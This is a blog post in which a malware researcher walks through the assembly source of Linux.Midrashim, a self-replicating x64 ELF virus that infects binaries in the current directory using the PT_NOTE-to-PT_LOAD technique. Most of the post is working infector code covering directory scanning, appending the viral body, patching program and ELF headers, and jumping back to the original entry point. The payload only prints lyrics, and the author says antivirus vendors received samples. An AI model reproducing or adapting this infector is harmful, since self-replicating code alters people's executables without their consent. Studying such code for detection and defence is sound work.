Linux.Midrashim: Assembly x64 ELF virus

guitmz.com/linux-midrashim-elf-virus/

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> PT_NOTE -> PT_LOAD x64 ELF virus written in Assembly


Overview

My interest in *Assembly* language started when I was a kid, mainly because of computer viruses of the `DOS` era. I've spent countless hours contemplating my first humble collection of source codes and samples (you can find it at https://github.com/guitmz/virii) and to me, it's cool how flexible and creative one can get with *Assembly*, even if its learning curve is steep.

I'm an independant malware researcher and wrote this virus to learn and have fun, expanding my knowledge on the several *ELF* attack/defense techniques and *Assembly* in general.

The code does not implement any evasion techniques and detection is trivial. Samples were also shared with a few major Antivirus companies prior to the release of this code and signatures were created, such as `Linux/Midrashim.A` by ESET. I'm also working on a *vaccine* which will be available at a later date. I'll update this post when it's ready.

The payload is not destructive, as usual. It just prints the harmless lyrics of Ozar Midrashim song to `stdout` and the layout of an infected file is the following (full image):



How it works

`Midrashim` is a *64 bits* Linux infector that targets ELF files in the current directory (non recursively). It relies on the well known `PT_NOTE -> PT_LOAD` infection technique and should work on regular and position independent binaries. This method has a high success rate and it's easy to implement (and detect). Read more about it here.

It will not work on `Golang` executables, because those need the `PT_NOTE` segment to run properly (infection works, but infected file will segfault after virus execution).

For simplicity's sake, it makes use of pread64 and pwrite64 to read/write specific locations in the target file when it should use mmap instead, for flexibility and reliability. A few other things could be improved too, like detecting first virus execution with a better approach and more error handling to minimize pitfalls.

I had so many ideas for the payload of Midrashim, from inspiration I got from projects at http://www.pouet.net/ to controlling the terminal with ANSI escape codes (more on that here - which is something I wrote with Midrashim in mind).

Due to lack of free time and given the complexity of implementing such things in Assembly, specially in a code of this nature, I ended up with something simpler and will probably revisit this subject on a future project.

Code

This is my first full assembly infector and should be assembled with FASM x64. Its core functionality consists of:

- Reserving space on stack to store values in memory
- Checking if its virus first run (displays a different payload message if running for the first time)
- Open current directory for reading
- Loop through files in the directory, checking for targets for infection
- Try to infect target file
- Continue looping the directory until no more infection targets are available, then exit

Full code with comments is available at https://github.com/guitmz/midrashim and we'll now go over each step above with a bit more detail.

If you need help understanding Linux *system calls* parameters, feel free to visit my new (work in progress) website: https://syscall.sh

The secret of getting ahead is getting started

For the stack buffer, I used `r15` register and added the comments below for reference when browsing the code.

Note the values, for example, the ELF header, which is *64 bytes* long. Since `r15 + 144` represents its start, it should end at `r15 + 207`. The values in between are also accounted for, like `ehdr.entry` that starts at `r15 + 168`, which is *8 bytes* long, ends at `r15 + 175`.

```
; r15 + 0 = stack buffer = stat
; r15 + 48 = stat.st_size
; r15 + 144 = ehdr
; r15 + 148 = ehdr.class
; r15 + 152 = ehdr.pad
; r15 + 168 = ehdr.entry
; r15 + 176 = ehdr.phoff
; r15 + 198 = ehdr.phentsize
; r15 + 200 = ehdr.phnum
; r15 + 208 = phdr = phdr.type
; r15 + 212 = phdr.flags
; r15 + 216 = phdr.offset
; r15 + 224 = phdr.vaddr
; r15 + 232 = phdr.paddr
; r15 + 240 = phdr.filesz
; r15 + 248 = phdr.memsz
; r15 + 256 = phdr.align
; r15 + 300 = jmp rel
; r15 + 350 = directory size
; r15 + 400 = dirent = dirent.d_ino
; r15 + 416 = dirent.d_reclen
; r15 + 418 = dirent.d_type
; r15 + 419 = dirent.d_name
; r15 + 3000 = first run control flag
; r15 + 3001 = decoded payload
```

Reserving stack space is easy, there are different ways of doing it, one is to subtract from `rsp`, then just store it in `r15`. Also right on start, we store `argv0` to `r14` (it's going to be needed next) and we push `rdx` and `rsp`, which need to be restored before the end of virus execution, so the infected file can run properly.

```
v_start:
    mov r14, [rsp + 8]  ; saving argv0 to r14
    push rdx
    push rsp
    sub rsp, 5000       ; reserving 5000 bytes
    mov r15, rsp        ; r15 has the reserved stack buffer address
```

To check for the virus first execution, we get `argv0` size in bytes and compare to the final virus size, which was stored in `V_SIZE`. If greater, it's not the first run and we set a control value into a place in the stack buffer for later use. This was a last minute addition that it's not great (but pretty easy to implement and rather obvious).

```
check_first_run:
    mov rdi,  r14                       ; argv0 to rdi
    mov rsi, O_RDONLY
    xor rdx, rdx                        ; not using any flags
    mov rax, SYS_OPEN
    syscall                             ; rax contains the argv0 fd

    mov rdi, rax
    mov rsi, r15                        ; rsi = r15 = stack buffer address
    mov rax, SYS_FSTAT                  ; getting argv0 size in bytes
    syscall                             ; stat.st_size = [r15 + 48]

    cmp qword [r15 + 48], V_SIZE        ; compare argv0 size with virus size
    jg load_dir                         ; if greater, not first run, continue
infecting without setting control flag

    mov byte [r15 + 3000], FIRST_RUN    ; set the control flag to [r15 + 3000] to
represent virus first execution
```

The Wild Hunt

We need to find targets to infect. For that we'll open the current directory for reading using getdents64 syscall, which will return the number of entries in it. That goes into the stack buffer.

```
load_dir:
    push "."                       ; pushing "." to stack (rsp)
    mov rdi, rsp                   ; moving "." to rdi
    mov rsi, O_RDONLY
    xor rdx, rdx                   ; not using any flags
    mov rax, SYS_OPEN
    syscall                        ; rax contains the fd

    pop rdi
    cmp rax, 0                     ; if can't open file, exit now
    jbe v_stop

    mov rdi, rax                   ; move fd to rdi
    lea rsi, [r15 + 400]           ; rsi = dirent = [r15 + 400]
    mov rdx, DIRENT_BUFSIZE        ; buffer with maximum directory size
    mov rax, SYS_GETDENTS64
    syscall                        ; dirent contains the directory entries

    test rax, rax                  ; check directory list was successful
    js v_stop                      ; if negative code is returned, I failed and
should exit

    mov qword [r15 + 350], rax     ; [r15 + 350] now holds directory size

    mov rax, SYS_CLOSE             ; close source fd in rdi
    syscall

    xor rcx, rcx                   ; will be the position in the directory entries
```

Now the hunt gets a little more… *wild*, as we loop through each file from directory listing we just performed. Steps performed:

- Open target file
- Validate that it’s an *ELF* and *64 bits* (by verifying its magic number and class information from its header)
- Check if already infected (by looking for the infection mark that should be set in `ehdr.pad`) and
  - if yes, move to next file, until all files in the directory are checked
  - If not, loop through the target *Program Headers*, looking for a `PT_NOTE` section, starting the infection process upon finding it

```
file_loop:
    push rcx                                   ; preserving rcx
    cmp byte [rcx + r15 + 418], DT_REG         ; check if it's a regular file
dirent.d_type = [r15 + 418]
    jne .continue                              ; if not, proceed to next file

    .open_target_file:
        lea rdi, [rcx + r15 + 419]             ; dirent.d_name = [r15 + 419]
        mov rsi, O_RDWR
        xor rdx, rdx                           ; not using any flags
        mov rax, SYS_OPEN
        syscall

        cmp rax, 0                             ; if can't open file, exit now
        jbe .continue
        mov r9, rax                            ; r9 contains target fd

    .read_ehdr:
        mov rdi, r9                            ; r9 contains fd
        lea rsi, [r15 + 144]                   ; rsi = ehdr = [r15 + 144]
        mov rdx, EHDR_SIZE                     ; ehdr.size
        mov r10, 0                             ; read at offset 0
        mov rax, SYS_PREAD64
        syscall

    .is_elf:
        cmp dword [r15 + 144], 0x464c457f      ; 0x464c457f means .ELF (little-
endian)
        jnz .close_file                        ; not an ELF binary, close and
continue to next file if any

    .is_64:
        cmp byte [r15 + 148], ELFCLASS64       ; check if target ELF is 64bit
        jne .close_file                        ; skipt it if not

    .is_infected:
        cmp dword [r15 + 152], 0x005a4d54      ; check signature in [r15 + 152]
ehdr.pad (TMZ in little-endian, plus trailing zero to fill up a word size)
        jz .close_file                         ; already infected, close and continue
to next file if any

        mov r8, [r15 + 176]                    ; r8 now holds ehdr.phoff from [r15 +
176]
        xor rbx, rbx                           ; initializing phdr loop counter in
rbx
        xor r14, r14                           ; r14 will hold phdr file offset

    .loop_phdr:
        mov rdi, r9                            ; r9 contains fd
        lea rsi, [r15 + 208]                   ; rsi = phdr = [r15 + 208]
        mov dx, word [r15 + 198]               ; ehdr.phentsize is at [r15 + 198]
        mov r10, r8                            ; read at ehdr.phoff from r8
(incrementing ehdr.phentsize each loop iteraction)
        mov rax, SYS_PREAD64
        syscall
        cmp byte [r15 + 208], PT_NOTE          ; check if phdr.type in [r15 + 208] is
PT_NOTE (4)
        jz .infect                             ; if yes, start infecting

        inc rbx                                ; if not, increase rbx counter
        cmp bx, word [r15 + 200]               ; check if we looped through all phdrs
already (ehdr.phnum = [r15 + 200])
        jge .close_file                        ; exit if no valid phdr for infection
was found

        add r8w, word [r15 + 198]              ; otherwise, add current
ehdr.phentsize from [r15 + 198] into r8w
        jnz .loop_phdr                         ; read next phdr
```

Reproductive System 101

Did I already mention it was going to get wild? Just kidding, it’s not really that complicated, just long. It goes like this:

> Append the virus code (`v_stop - v_start`) to the target end of file. These offsets will change during different virus executions, so I’m using an old technique that calculates the delta memory offset using the `call` instruction and the value of `rbp` during runtime

```
.infect:
    .get_target_phdr_file_offset:
        mov ax, bx                                      ; loading phdr loop counter bx to ax
        mov dx, word [r15 + 198]                        ; loading ehdr.phentsize from [r15 + 198] to dx
        imul dx                                         ; bx * ehdr.phentsize
        mov r14w, ax
        add r14, [r15 + 176]                            ; r14 = ehdr.phoff + (bx * ehdr.phentsize)

    .file_info:
        mov rdi, r9
        mov rsi, r15                                    ; rsi = r15 = stack buffer address
        mov rax, SYS_FSTAT
        syscall                                         ; stat.st_size = [r15 + 48]

    .append_virus:
        ; getting target EOF
        mov rdi, r9                                     ; r9 contains fd
        mov rsi, 0                                      ; seek offset 0
        mov rdx, SEEK_END
        mov rax, SYS_LSEEK
        syscall                                         ; getting target EOF offset in rax
        push rax                                        ; saving target EOF

        call .delta                                     ; the age old trick
        .delta:
            pop rbp
            sub rbp, .delta

        ; writing virus body to EOF
        mov rdi, r9                                     ; r9 contains fd
        lea rsi, [rbp + v_start]                        ; loading v_start address in rsi
        mov rdx, v_stop - v_start                       ; virus size
        mov r10, rax                                    ; rax contains target EOF offset from previous syscall
        mov rax, SYS_PWRITE64
        syscall

        cmp rax, 0
        jbe .close_file
```

Patching the target `PT_NOTE` segment

- Adjust its type, making it a `PT_LOAD`
- Change its flags (making it executable)
- Update its `phdr.vaddr` to point to the virus start (`0xc000000 + stat.st_size`)
- Account for virus size on `phdr.filesz` and `phdr.memsz`
- Keep proper alignment

```
.patch_phdr:
    mov dword [r15 + 208], PT_LOAD                  ; change phdr type in [r15 + 208]
from PT_NOTE to PT_LOAD (1)
    mov dword [r15 + 212], PF_R or PF_X             ; change phdr.flags in [r15 +
212] to PF_X (1) | PF_R (4)
    pop rax                                         ; restoring target EOF offeset
into rax
    mov [r15 + 216], rax                            ; phdr.offset [r15 + 216] =
target EOF offset
    mov r13, [r15 + 48]                             ; storing target stat.st_size
from [r15 + 48] in r13
    add r13, 0xc000000                              ; adding 0xc000000 to target file
size
    mov [r15 + 224], r13                            ; changing phdr.vaddr in [r15 +
224] to new one in r13 (stat.st_size + 0xc000000)
    mov qword [r15 + 256], 0x200000                 ; set phdr.align in [r15 + 256]
to 2mb
    add qword [r15 + 240], v_stop - v_start + 5     ; add virus size to phdr.filesz
in [r15 + 240] + 5 for the jmp to original ehdr.entry
    add qword [r15 + 248], v_stop - v_start + 5     ; add virus size to phdr.memsz in
[r15 + 248] + 5 for the jmp to original ehdr.entry

    ; writing patched phdr
    mov rdi, r9                                     ; r9 contains fd
    mov rsi, r15                                    ; rsi = r15 = stack buffer
address
    lea rsi, [r15 + 208]                            ; rsi = phdr = [r15 + 208]
    mov dx, word [r15 + 198]                        ; ehdr.phentsize from [r15 + 198]
    mov r10, r14                                    ; phdr from [r15 + 208]
    mov rax, SYS_PWRITE64
    syscall

    cmp rax, 0
    jbe .close_file
```

- Patching the ELF header
    - Save original entrypoint for later in `r14`
    - Update entrypoint to be the same as the patched segment virtual address (`phdr.vaddr`)
    - Add infection marker string to `ehdr.pad`

```
.patch_ehdr:
    ; patching ehdr
    mov r14, [r15 + 168]                            ; storing target original
ehdr.entry from [r15 + 168] in r14
    mov [r15 + 168], r13                            ; set ehdr.entry in [r15 + 168]
to r13 (phdr.vaddr)
    mov r13, 0x005a4d54                             ; loading virus signature into
r13 (TMZ in little-endian)
    mov [r15 + 152], r13                            ; adding the virus signature to
ehdr.pad in [r15 + 152]

    ; writing patched ehdr
    mov rdi, r9                                     ; r9 contains fd
    lea rsi, [r15 + 144]                            ; rsi = ehdr = [r15 + 144]
    mov rdx, EHDR_SIZE                              ; ehdr.size
    mov r10, 0                                      ; ehdr.offset
    mov rax, SYS_PWRITE64
    syscall

    cmp rax, 0
    jbe .close_file
```

Those who don’t jump will never fly

Deep, right? That’s exacly what we got to do, jump back to the original target entrypoint to continue the host execution.

We’ll use a relative jump, which is represented by the `e9` opcode with a with a *32 bit* offset, making the whole instruction *5 bytes* long (`e9 00 00 00 00`).

To create this instruction, we use the following formula, considering the patched `phdr.vaddr` from before:

newEntryPoint = originalEntryPoint - (phdr.vaddr + 5) - virus_size

There’s no secret here, we need to write this instruction to the very end of the file, after the recenty added virus body.

```
.write_patched_jmp:
    ; getting target new EOF
    mov rdi, r9                                     ; r9 contains fd
    mov rsi, 0                                      ; seek offset 0
    mov rdx, SEEK_END
    mov rax, SYS_LSEEK
    syscall                                         ; getting target EOF offset in
rax

    ; creating patched jmp
    mov rdx, [r15 + 224]                            ; rdx = phdr.vaddr
    add rdx, 5
    sub r14, rdx
    sub r14, v_stop - v_start
    mov byte [r15 + 300 ], 0xe9
    mov dword [r15 + 301], r14d

    ; writing patched jmp to EOF
    mov rdi, r9                                     ; r9 contains fd
    lea rsi, [r15 + 300]                            ; rsi = patched jmp in stack
buffer = [r15 + 208]
    mov rdx, 5                                      ; size of jmp rel
    mov r10, rax                                    ; mov rax to r10 = new target EOF
    mov rax, SYS_PWRITE64
    syscall

    cmp rax, 0
    jbe .close_file

    mov rax, SYS_SYNC                               ; commiting filesystem caches to
disk
    syscall
```

Payload’s on the way

We’re almost done here, phew! The final bits of code will take care of displaying the text payload to the screen.

- We check if it’s the virus first run (which means it’s not running from inside an infected file) and in case this is true, we print a message to the screen and exit
- If not the first run, we print a different message to the screen, which is encoded using `xor` and `add` instructions. The purpose of this was to prevent the string from showing up in the binary as plain text

```
cmp byte [r15 + 3000], FIRST_RUN                          ; checking if custom
control flag we set earlier indicates virus first execution
jnz infected_run                                          ; if control flag != 1, it
should be running from an infected file, use normal payload
  call show_msg                                           ; if control flag == 1,
assume virus is being executed for the first time and display a different message
  info_msg:
      db 'Midrashim by TMZ (c) 2020', 0xa                 ; not the nicest approach
like I mentioned before but quick to implement
      info_len = $-info_msg
  show_msg:
      pop rsi                                             ; info_msg address to rsi
      mov rax, SYS_WRITE
      mov rdi, STDOUT                                     ; display payload
      mov rdx, info_len
      syscall
      jmp cleanup                                         ; cleanup and exit

infected_run:
  ; 1337 encoded payload, very hax0r
  call payload
  msg:
      ; payload first part
      db 0x59, 0x7c, 0x95, 0x95, 0x57, 0x9e, 0x9d, 0x57
      db 0xa3, 0x9f, 0x92, 0x57, 0x93, 0x9e, 0xa8, 0xa3
      db 0x96, 0x9d, 0x98, 0x92, 0x57, 0x7e, 0x57, 0x98
      db 0x96, 0x9d, 0x57, 0xa8, 0x92, 0x92, 0x57, 0x96
      ...
      len = $-msg

  payload:
      pop rsi                                             ; setting up decoding loop
      mov rcx, len
      lea rdi, [r15 + 3001]

      .decode:
          lodsb                                           ; load byte from rsi into
al
          sub  al, 50                                     ; decoding it
          xor  al, 5
          stosb                                           ; store byte from al into
rdi
          loop .decode                                    ; sub 1 from rcx and
continue loop until rcx = 0

      lea rsi, [r15 + 3001]                               ; decoded payload is at
[r15 + 3000]
      mov rax, SYS_WRITE
      mov rdi, STDOUT                                     ; display payload
      mov rdx, len
      syscall
```

Demo

Outro

This ended up being one of my longest projects. I remember coming back to it multiple times during a period of months, sometimes because I was stuck and had to do research and, other times, the Assembly logic fell into oblivion and took me a moment to get back on track with my thoughts.

Many consider *Assembly* and *ELF* injection an art form (myself included) and over the decades, new techniques were developed and improved. It’s essential to talk about these and share the knowledge in order to improve the detection of threat actors, which are starting to realize more and more that Linux seems to not be yet a priority of security companies.

In the end, it was one of the most *fun* and *rewarding* codes I ever wrote, albeit not really being one of the best.

TMZ